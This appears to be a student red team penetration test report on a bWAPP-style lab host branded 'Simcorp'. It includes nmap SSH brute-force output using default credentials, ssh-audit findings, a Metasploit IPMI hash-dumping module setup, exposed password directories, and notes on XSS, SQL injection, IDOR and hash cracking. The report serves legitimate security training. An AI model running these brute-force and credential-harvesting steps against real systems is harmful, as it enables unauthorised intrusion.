OFFENSIVE SECURITY

Penetration Test Report for 10.0.0.175

Table of Contents

1.0 Comprehensive Network Discovery and Vulnerability Assessment Report for IP Address 10.0.0.175

1.1 Team Members

Natasha Siramarco
David Prutch
Raheem Reed
Dustin Haggett

1.1.1 Introduction

This Red Team Penetration Test Report outlines the comprehensive assessment undertaken as part of the project assigned by Simcorp to our team, "Binary Bandits 01." The assessment evaluates the security posture of Simcorp's network and systems through a series of controlled offensive security exercises on the specific IP address 10.0.0.175. The report emphasizes the accuracy, thoroughness, and technical proficiency required for successful penetration testing in alignment with Simcorp's security objectives. The primary goal is to demonstrate a deep understanding of penetration testing methodologies and technical expertise, supporting Simcorp's commitment to robust cybersecurity practices.

1.1.2 Objective

The primary objective of this assessment is to execute a rigorous internal penetration test on the specified target, IP address 10.0.0.175, as directed by our Red Team, Binary Bandits 01. Our team is responsible for adhering to a systematic methodology to gain access to this specific target, mirroring the processes involved in a real-world penetration test. This simulation aims to replicate the complexities of an actual penetration test on the target IP address, encompassing every stage from initiation to the comprehensive reporting phase. An example report template is available further in this document, serving as a valuable reference to assist our team in fulfilling the assessment requirements and achieving the desired outcomes for Simcorp's security evaluation.

1.1.3 Recommendations

Our assessment on IP address 10.0.0.175 highlights the critical importance of promptly addressing the identified vulnerabilities specific to this target. We strongly advise Simcorp to initiate a comprehensive patching process for this IP address to mitigate these vulnerabilities effectively. It is essential to recognize that this system necessitates regular and consistent patching. Ensuring that it remains on a recurring patch schedule is vital to safeguard against potential future vulnerabilities that may arise on IP address

10.0.0.175. By adhering to a proactive patch management approach for this specific target, Simcorp can significantly enhance its overall security posture.

1.1.4 Methodologies

Our approach to this assessment follows established and widely accepted penetration testing methodologies, which are proven to effectively evaluate the security posture of Simcorp's environment. The following section provides a comprehensive breakdown of the methodologies employed to assess the specific target, IP address 10.0.0.175, outlining the steps taken to identify and exploit various systems and documenting the specific vulnerabilities discovered during our assessment of this target.

2.0 Target Network

Binary Bandits 01 has conducted a comprehensive network scan of the target network, which encompasses the IP range 10.0.0.0/24. While our primary focus is on IP address 10.0.0.175, we have also included an overview of key findings and vulnerabilities within this broader network for context. The following table presents the results of our scan, highlighting notable findings and vulnerabilities across the network.

2.1 Scanned IP Address

IP Addresses Discovered	Protocols Discovered
10.0.0.175	22/tcp open ssh 80/tcp open http 8089/tcp open ssl/http

3.0 Penetration

The penetration testing phase of our assessment is centered on gaining unauthorized access to the system at IP address 10.0.0.175. Throughout this penetration test, we successfully obtained access to this specific system within the IP range 10.0.0.0/24.

3.1 Service Enumeration

As part of our comprehensive penetration testing, we conducted service enumeration on the specified IP address 10.0.0.175. This critical phase involves collecting crucial information regarding the active services running on the target system. Such insights are invaluable to potential attackers, offering detailed knowledge about possible avenues for exploiting the system's vulnerabilities. Understanding the applications in operation is essential groundwork before proceeding with the actual penetration testing. It's worth noting that in certain cases, certain ports may not be listed as part of this enumeration process.

3.1 Penetration Testing Discoveries of 10.0.0.175

Attempted Brute Force

```
┌──(kali㉿kali)-[/usr/share/nmap/nselib/data]
└─$ nmap -p 22 --script ssh-brute --script-args userdb=/usr/share/nmap/nselib/data/usernames
.lst,passdb=/usr/share/nmap/nselib/data \  --script-args ssh-brute.timeout=4s 10.0.0.175
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-11 17:40 EDT
Failed to resolve " ".
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
NSE: [ssh-brute] Trying username/password pair: webadmin:webadmin
NSE: [ssh-brute] Trying username/password pair: sysadmin:sysadmin
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute] Trying username/password pair: guest:guest
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: web:web
NSE: [ssh-brute] Trying username/password pair: test:test
NSE: [ssh-brute] Trying username/password pair: root:
NSE: [ssh-brute] Trying username/password pair: admin:
```

SSH Audit Scan

```
┌──(kali㉿kali)-[~]
└─$ ssh-audit 10.0.0.175
# general
(gen) banner: SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.2
(gen) software: OpenSSH 8.2p1
(gen) compatibility: OpenSSH 7.4+, Dropbear SSH 2018.76+
(gen) compression: enabled (zlib@openssh.com)
```

```
# security
(cve) CVE-2021-41617                    -- (CVSSv2: 7.0) privilege escalation via supplementa
l groups
(cve) CVE-2020-15778                    -- (CVSSv2: 7.8) command injection via anomalous argu
ment transfers
(cve) CVE-2016-20012                    -- (CVSSv2: 5.3) enumerate usernames via challenge re
sponse
```

```
# key exchange algorithms
(kex) curve25519-sha256                     -- [info] available since OpenSSH 7.4, Dropbear SSH 2
018.76
                                            `- [info] default key exchange since OpenSSH 6.4
(kex) curve25519-sha256@libssh.org          -- [info] available since OpenSSH 6.4, Dropbear SSH 2
013.62
                                            `- [info] default key exchange since OpenSSH 6.4
(kex) ecdh-sha2-nistp256                    -- [fail] using elliptic curves that are suspected as
 being backdoored by the U.S. National Security Agency
                                            `- [info] available since OpenSSH 5.7, Dropbear SSH 2
013.62
(kex) ecdh-sha2-nistp384                    -- [fail] using elliptic curves that are suspected as
 being backdoored by the U.S. National Security Agency
                                            `- [info] available since OpenSSH 5.7, Dropbear SSH 2
013.62
(kex) ecdh-sha2-nistp521                    -- [fail] using elliptic curves that are suspected as
 being backdoored by the U.S. National Security Agency
                                            `- [info] available since OpenSSH 5.7, Dropbear SSH 2
013.62
(kex) diffie-hellman-group-exchange-sha256 (3072-bit) -- [info] available since OpenSSH 4.4
                                                      `- [info] OpenSSH's GEX fallback mechanism
was triggered during testing. Very old SSH clients will still be able to create connections using
 a 2048-bit modulus, though modern clients will use 3072. This can only be disabled by recompilin
g the code (see https://github.com/openssh/openssh-portable/blob/V_9_4/dh.c#L477).
(kex) diffie-hellman-group16-sha512         -- [info] available since OpenSSH 7.3, Dropbear SSH 2
016.73
(kex) diffie-hellman-group18-sha512         -- [info] available since OpenSSH 7.3
(kex) diffie-hellman-group14-sha256         -- [warn] 2048-bit modulus only provides 112-bits of
symmetric strength
                                            `- [info] available since OpenSSH 7.3, Dropbear SSH 2
016.73
```

```
# host-key algorithms
(key) rsa-sha2-512 (3072-bit)               -- [info] available since OpenSSH 7.2
(key) rsa-sha2-256 (3072-bit)               -- [info] available since OpenSSH 7.2
(key) ssh-rsa (3072-bit)                    -- [fail] using broken SHA-1 hash algorithm
                                            `- [info] available since OpenSSH 2.5.0, Dropbear SSH
 0.28
                                            `- [info] deprecated in OpenSSH 8.8: https://www.open
ssh.com/txt/release-8.8
(key) ecdsa-sha2-nistp256                   -- [fail] using elliptic curves that are suspected as
 being backdoored by the U.S. National Security Agency
                                            `- [warn] using weak random number generator could re
veal the key
                                            `- [info] available since OpenSSH 5.7, Dropbear SSH 2
013.62
(key) ssh-ed25519                           -- [info] available since OpenSSH 6.5
```

```
# encryption algorithms (ciphers)
(enc) chacha20-poly1305@openssh.com      -- [info] available since OpenSSH 6.5
                                         `- [info] default cipher since OpenSSH 6.9
(enc) aes128-ctr                         -- [info] available since OpenSSH 3.7, Dropbear SSH 0
.52
(enc) aes192-ctr                         -- [info] available since OpenSSH 3.7
(enc) aes256-ctr                         -- [info] available since OpenSSH 3.7, Dropbear SSH 0
.52
(enc) aes128-gcm@openssh.com             -- [info] available since OpenSSH 6.2
(enc) aes256-gcm@openssh.com             -- [info] available since OpenSSH 6.2

# message authentication code algorithms
(mac) umac-64-etm@openssh.com            -- [warn] using small 64-bit tag size
                                         `- [info] available since OpenSSH 6.2
(mac) umac-128-etm@openssh.com           -- [info] available since OpenSSH 6.2
(mac) hmac-sha2-256-etm@openssh.com      -- [info] available since OpenSSH 6.2
(mac) hmac-sha2-512-etm@openssh.com      -- [info] available since OpenSSH 6.2
(mac) hmac-sha1-etm@openssh.com          -- [fail] using broken SHA-1 hash algorithm
                                         `- [info] available since OpenSSH 6.2
(mac) umac-64@openssh.com                -- [warn] using encrypt-and-MAC mode
                                         `- [warn] using small 64-bit tag size
                                         `- [info] available since OpenSSH 4.7
(mac) umac-128@openssh.com               -- [warn] using encrypt-and-MAC mode
                                         `- [info] available since OpenSSH 6.2
(mac) hmac-sha2-256                      -- [warn] using encrypt-and-MAC mode
                                         `- [info] available since OpenSSH 5.9, Dropbear SSH 2
013.56
(mac) hmac-sha2-512                      -- [warn] using encrypt-and-MAC mode
                                         `- [info] available since OpenSSH 5.9, Dropbear SSH 2
013.56
(mac) hmac-sha1                          -- [fail] using broken SHA-1 hash algorithm
                                         `- [warn] using encrypt-and-MAC mode
                                         `- [info] available since OpenSSH 2.1.0, Dropbear SSH
 0.28
```

```
# fingerprints
[redacted]

# algorithm recommendations (for OpenSSH 8.2)
(rec) -ecdh-sha2-nistp256                -- kex algorithm to remove
(rec) -ecdh-sha2-nistp384                -- kex algorithm to remove
(rec) -ecdh-sha2-nistp521                -- kex algorithm to remove
(rec) -ecdsa-sha2-nistp256               -- key algorithm to remove
(rec) -hmac-sha1                         -- mac algorithm to remove
(rec) -hmac-sha1-etm@openssh.com         -- mac algorithm to remove
(rec) -ssh-rsa                           -- key algorithm to remove
(rec) -diffie-hellman-group14-sha256     -- kex algorithm to remove
(rec) -hmac-sha2-256                     -- mac algorithm to remove
(rec) -hmac-sha2-512                     -- mac algorithm to remove
(rec) -umac-128@openssh.com              -- mac algorithm to remove
(rec) -umac-64-etm@openssh.com           -- mac algorithm to remove
(rec) -umac-64@openssh.com               -- mac algorithm to remove

# additional info
(nfo) For hardening guides on common OSes, please see: <https://www.ssh-audit.com/hardening_guide
s.html>
```

Potential Exploitation Vulnerability

```
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh2-enum-algos:
|   kex_algorithms: (9)
|       curve25519-sha256
|       curve25519-sha256@libssh.org
|       ecdh-sha2-nistp256
|       ecdh-sha2-nistp384
|       ecdh-sha2-nistp521
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group16-sha512
|       diffie-hellman-group18-sha512
|       diffie-hellman-group14-sha256
|   server_host_key_algorithms: (5)
|       rsa-sha2-512
|       rsa-sha2-256
|       ssh-rsa
|       ecdsa-sha2-nistp256
|       ssh-ed25519
|   encryption_algorithms: (6)
|       chacha20-poly1305@openssh.com
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|       aes128-gcm@openssh.com
|       aes256-gcm@openssh.com
|   mac_algorithms: (10)
|       umac-64-etm@openssh.com
|       umac-128-etm@openssh.com
|       hmac-sha2-256-etm@openssh.com
|       hmac-sha2-512-etm@openssh.com
|       hmac-sha1-etm@openssh.com
|       umac-64@openssh.com
|       umac-128@openssh.com
|       hmac-sha2-256
|       hmac-sha2-512
|       hmac-sha1
|   compression_algorithms: (2)
```

Metasploit Research of Vulnerability

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > search hmac-sha1

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/ipmi/ipmi_dumphashes    2013-06-20       normal  No     IPMI 2.0 RAKP Remote SHA1 Pa
ssword Hash Retrieval
   1  auxiliary/analyze/crack_webapps                            normal  No     Password Cracker: Webapps

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/analyze/crack_webapps

msf6 auxiliary(scanner/ssh/ssh_enumusers) >
```

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > use auxiliary/scanner/ipmi/ipmi_dumphashes
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > show options

Module options (auxiliary/scanner/ipmi/ipmi_dumphashes):

   Name                 Current Setting            Required  Description
   ----                 ---------------            --------  -----------
   CRACK_COMMON         true                       yes       Automatically crack common passwords as th
                                                             ey are obtained
   OUTPUT_HASHCAT_FILE                             no        Save captured password hashes in hashcat f
                                                             ormat
   OUTPUT_JOHN_FILE                                no        Save captured password hashes in john the
                                                             ripper format
   PASS_FILE            /usr/share/metasploit-fra  yes       File containing common passwords for offli
                        mework/data/wordlists/ipm            ne cracking, one per line
                        i_passwords.txt
   RHOSTS                                          yes       The target host(s), see https://docs.metas
                                                             ploit.com/docs/using-metasploit/basics/usi
                                                             ng-metasploit.html
   RPORT                623                        yes       The target port
   SESSION_MAX_ATTEMPTS 5                          yes       Maximum number of session retries, require
                                                             d on certain BMCs (HP iLO 4, etc)
   SESSION_RETRY_DELAY  5                          yes       Delay between session retries in seconds
   THREADS              1                          yes       The number of concurrent threads (max one
                                                             per host)
   USER_FILE            /usr/share/metasploit-fra  yes       File containing usernames, one per line
                        mework/data/wordlists/ipm
                        i_users.txt

View the full module info with the info, or info -d command.
```

Patched


- No Vulnerability discovered

```
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) >
```

HTTP Potential Vulnerability

- Web page: http://10.0.0.175/simcorp/login.php
  - Tools: Burp suite, Zap, John the Ripper
  - Spider
    - Navigated to 10.0.0.175/simicorp/robots.txt
    - Navigated to 10.0.0.175/simcorp/documents
    - Navigated to 10.0.0.175/simicorp/passwords
    - Not all paths blocked from crawlers
    - Heroes.xml Contained User and Login Credentials
      - Activated user XXXX with password and secret listed above. With Successful login was abe to perform HTML injection
    - XSS attack
      - Parameters in URL
      - PHP Injection
      - SQLi
        - Accessed usernames, password hashes, emails, available to change title parameters
    - John the ripper to crack the password hash
    - Insecure Direct Object Reference- change cost of tickets
    - PHP Evaluaition
      - Able to pull passwords from web page




Processed	Method	URI	
	GET	http://10.0.0.175	Seed
	GET	http://10.0.0.175/robots.txt	Seed
	GET	http://10.0.0.175/sitemap.xml	Seed
	GET	http://10.0.0.175/simcorp/login.php	
	GET	http://10.0.0.175/simcorp/user_new.php	
	GET	https://www.netsparker.com/	Out of Scope
	GET	http://www.missingkids.com/	Out of Scope
	GET	http://creativecommons.org/licenses/by-nc-nd/4.0/	Out of Scope
	GET	http://twitter.com/SimCorp	Out of Scope
	GET	http://10.0.0.175/simcorp/stylesheets/stylesheet.css	
	GET	http://10.0.0.175/simcorp/images/favicon.ico	
	GET	http://twitter.com/MME_IT	Out of Scope
	GET	http://be.linkedin.com/in/malikmesellem	Out of Scope
	GET	http://www.facebook.com/pages/MME-IT-Audits-Secur...	Out of Scope
	GET	http://itsecgames.blogspot.com/	Out of Scope
	GET	http://10.0.0.175/simcorp/js/html5.js	
	GET	http://10.0.0.175/simcorp/images/twitter.png	
	GET	http://10.0.0.175/simcorp/images/netsparker.png	
	GET	http://10.0.0.175/simcorp/images/linkedin.png	
	GET	http://10.0.0.175/simcorp/images/mk.png	

```
User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /passwords/
```




Setting	Value	Description
Security Level	low	Possible values: low - medium - high
SMTP Server		Used for e-mail functionality
A.I.M. IP Address	6.6.6.6	A no-authentication mode, for testing web scanners and crawlers
Evil Bee Mode	0	All security levels are bypassed in this mode
Credentials	bee/bug	Static credentials used on some pages

Index of /simcorp/documents

Name	Last modified	Size	Description
Parent Directory		-	
Iron_Man.pdf	2013-01-02 02:19	531K	
Terminator_Salvation.pdf	2013-01-02 02:24	452K	
The_Amazing_Spider-Man.pdf	2013-01-02 02:21	532K	
The_Cabin_in_the_Woods.pdf	2013-01-02 02:24	514K	
The_Dark_Knight_Rises.pdf	2013-01-02 02:23	739K	
The_Incredible_Hulk.pdf	2013-01-02 02:22	604K	
bWAPP_intro.pdf	2014-11-02 19:16	4.8M	


Apache/2.4.41 (Ubuntu) Server at 10.0.0.175 Port 80




Index of /simcorp/passwords

Name	Last modified	Size	Description
Parent Directory		-	
heroes.xml	2021-06-07 07:12	1.2K	
web.config.bak	2014-03-10 14:05	7.4K	
wp-config.bak	2014-03-08 15:39	1.5K	

Apache/2.4.41 (Ubuntu) Server at 10.0.0.175 Port 80


10.0.0.175/simcorp/xss_get.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
SimCorp
multi-asset investment management solutions
Lucky Stock!
Movies!
Tools!
Con Registration!
Change Password
Logout
Welcome Selene !
/ Stock Selector: Feeling lucky? /
Enter a client's first and last name to find out their lucky stock of the day:
First name:
Last name:
Go


/ Stock Selector: Feeling lucky? /
Enter a client's first and last name to find out their lucky stock of the day:
First name:
Last name:
Go
Our advanced AI/ML algorithms have hand-picked a stock for Normal no underline!
Client's lucky stock ticker symbol for today is: RMD

/ Stock Selector: Feeling lucky? /

Enter a client's first and last name to find out their lucky stock of the day:

First name:

<h1 style="color:blue;">A Blue

Last name:

<p style="color:red;">A red pa

Go

/ Stock Selector: Feeling lucky? /

Enter a client's first and last name to find out their lucky stock of the day:

First name:

Last name:

Go


Our advanced AI/ML algorithms have hand-picked a stock for

